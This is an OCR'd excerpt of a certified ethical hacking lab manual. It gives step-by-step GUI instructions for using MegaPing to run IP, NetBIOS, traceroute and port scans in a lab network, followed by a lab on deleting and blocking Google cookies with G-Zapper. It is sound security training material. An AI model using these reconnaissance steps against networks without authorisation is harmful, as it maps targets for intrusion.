Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- MegaPing is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Scanning Tools\MegaPing**
- You can also download the latest version of **Megaping** from the link http://www.magnetosoft.com/
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Administrative privileges to run tools
- **TCP/IP** settings correctly configured and an accessible DNS server
- This lab will work in the CEH lab environment, on **Windows Server 2012**, **Windows 2008**, and **Windows 7**

PING stands for Packet Internet Groper.

Lab Duration

Time: 10 Minutes

Overview of Ping

The ping command sends **Internet Control Message Protocol (ICMP)** echo request packets to the target host and waits for an **ICMP response**. During this request-response process, ping measures the time from transmission to reception, known as the **round-trip time**, and records any loss packets.

Lab Tasks

TASK 1

IP Scanning

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.

FIGURE 15.1: Windows Server 2012 – Desktop view

2. Click the **MegaPing** app to open the **MegaPing** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.2: Windows Server 2012 – Apps

3. The **MegaPing** main window, as shown in the following figure.




Figure15.3: MegaPing main windows

All Scanners can scan individual computers, any range of IP addresses, domains, and selected type of computers inside domains

4. Select any one of the **options** from the left pane of the window.
5. Select **IP scanner**, and type in the **IP range** in the **From** and **To** field; in this lab the IP range is from **10.0.0.1** to **10.0.0.254**. Click **Start**
6. You can select the **IP range** depending on your network.

Security scanner provides the following information: NetBIOS names, Configuration info, open TCP and UDP ports, Transports, Shares, Users, Groups, Services, Drivers, Local Drives, Sessions, Remote Time of Date, Printers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.4: MegaPing IP Scanning

7. It will list down all the **IP addresses** under that range with their **TTL** (Time to Live), **Status** (dead or alive), and the **statistics** of the dead and alive hosts.




FIGURE 15.5: MegaPing IP Scanning Report

🗀 **Network utilities:** DNS list host, DNS lookup name, Network Time Synchronizer, Ping, Traceroute, Whois, and Finger.

TASK 2

NetBIOS Scanning

8. Select the **NetBIOS Scanner** from the left pane and type in the IP range in the **From** and **To** fields. In this lab, the **IP range** is from **10.0.0.1** to **10.0.0.254**. Click **Start**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MegaPing can scan your entire network and provide information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, and more.




FIGURE 15.6: MegaPing NetBIOS Scanning

9. The **NetBIOS** scan will list all the hosts with their **NetBIOS name**s and **adapter addresses**

Scan results can be saved in HTML or TXT reports, which can be used to secure your network - for example, by shutting down unnecessary ports, closing shares, etc.




FIGURE 15.7: MegaPing NetBIOS Scanning Report

10. Right-click the IP address. In this lab, the selected IP is 10.0.0.4; it will be different in your network.
11. Then, right-click and select the **Traceroute** option.

TASK 3

Traceroute

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other features include multithreaded design that allows to process any number of requests in any tool at the same time, real-time network connections status and protocols statistics, real-time process information and usage, real-time network information, including network connections, and open network files, system tray support, and more




FIGURE 15.8: MegaPing Traceroute

12. It will open the **Traceroute** window, and will trace the IP address selected.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks




FIGURE 15.9: MegaPing Traceroute Report

TASK 4

Port Scanning

13. Select Port Scanner from the left pane and add **www.certifiedhacker.com** in the **Destination Address List** and then click the **Start** button.
14. After clicking the **Start** button it toggles to **Stop**
15. It will lists the ports associated with www.certifiedhacker.com with the keyword, risk, and port number.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MegaPing security scanner checks your network for potential vulnerabilities that might use to attack your network, and saves information in security reports




FIGURE 15.10: MegaPing Port Scanning Report

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
MegaPing	**IP Scan Range:** 10.0.0.1 – 10.0.0.254
	Performed Actions: ▪ IP Scanning ▪ NetBIOS Scanning ▪ Traceroute ▪ Port Scanning
	Result: ▪ List of Active Host ▪ NetBios Name ▪ Adapter Name

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. How does MegaPing detect security vulnerabilities on the network?
2. Examine the report generation of MegaPing.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

16

Detect, Delete and Block Google Cookies Using G-Zapper

G-Zapper is a utility to block Google cookies, clean Google cookies, and help you stay anonymous while searching online.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have learned in the previous lab that MegaPing security scanner checks your network for potential vulnerabilities that might be used to attack your network, and saves information in security reports. It provides detailed information about all computers and network appliances. It scans your entire network and provides information such as open shared resources, open ports, services/drivers active on the computer, key registry entries, users and groups, trusted domains, printers, etc. Scan results can be saved in HTML or TXT reports, which can be used to secure your network.

As an administrator, you can organize safety measures by shutting down unnecessary ports, closing shares, etc. to block attackers from intruding the network. As another aspect of prevention you can use G-Zapper, which blocks Google cookies, cleans Google cookies, and helps you stay anonymous while searching online. This way you can protect your identity and search history.

Lab Objectives

This lab explain how G-Zapper automatically **detects** and **cleans** the Google cookie each time you use your web browser.

Lab Environment

To carry out the lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- G-Zapper is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Anonymizers\G-Zapper**
- You can also download the latest version of **G-Zapper** from the link http://www.dummysoftware.com/
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- Install **G-Zapper** in Windows Server 2012 by following wizard driven installation steps
- Administrative privileges to run tools
- A computer running **Windows Server 2012**

Lab Duration

Time: 10 Minutes

Overview of G-Zapper

G-Zapper helps protect your identity and search history. G-Zapper will read the **Google cookie** installed on your PC, display the date it was installed, determine how long your **searches** have been **tracked**, and **display** your Google searches. G-Zapper allows you to automatically **delete** or entirely **block** the Google search cookie from future installation.

Lab Tasks

TASK 1

Detect & Delete Google Cookies

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 16.1: Windows Server 2012 – Desktop view

2. Click the **G-Zapper** app to open the **G-Zapper** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 16.2: Windows Server 2012 – Apps

G-Zapper is compatible with Windows 95, 98, ME, NT, 2000, XP, Vista, Windows 7.

3. The **G-Zapper** main window will appear as shown in the following screenshot.




FIGURE 16.3: G-Zapper main windows

G-Zapper helps protect your identity and search history. G-Zapper will read the Google cookie installed on your PC, display the date it was installed, determine how long your searches have been tracked, and display your Google searches

4. To delete the Google search cookies, click the **Delete Cookie** button; a window will appear that gives information about the deleted cookie location. Click **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗀 A new cookie will be generated upon your next visit to Google, breaking the chain that relates your searches.




FIGURE 16.4: Deleting search cookies

5. To block the Google search cookie, click the **Block cookie** button. A window will appear asking if you want to manually block the Google cookie. Click **Yes**

💻 **The tiny tray icon runs in the background, takes up very little space and can notify you by sound & animate when the Google cookie is blocked.**




FIGURE 16.5: Block Google cookie

6. It will show a message that the Google cookie has been blocked. To verify, click **OK**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 16.6: Block Google cookie (2)

G-Zapper can also clean your Google search history in Internet Explorer and Mozilla Firefox. It's far too easy for someone using your PC to get a glimpse of what you've been searching for.

7. To test the Google cookie that has been blocked, click the **Test Google** button.
8. Your default web browser will now open to Google's Preferences page. Click **OK**.

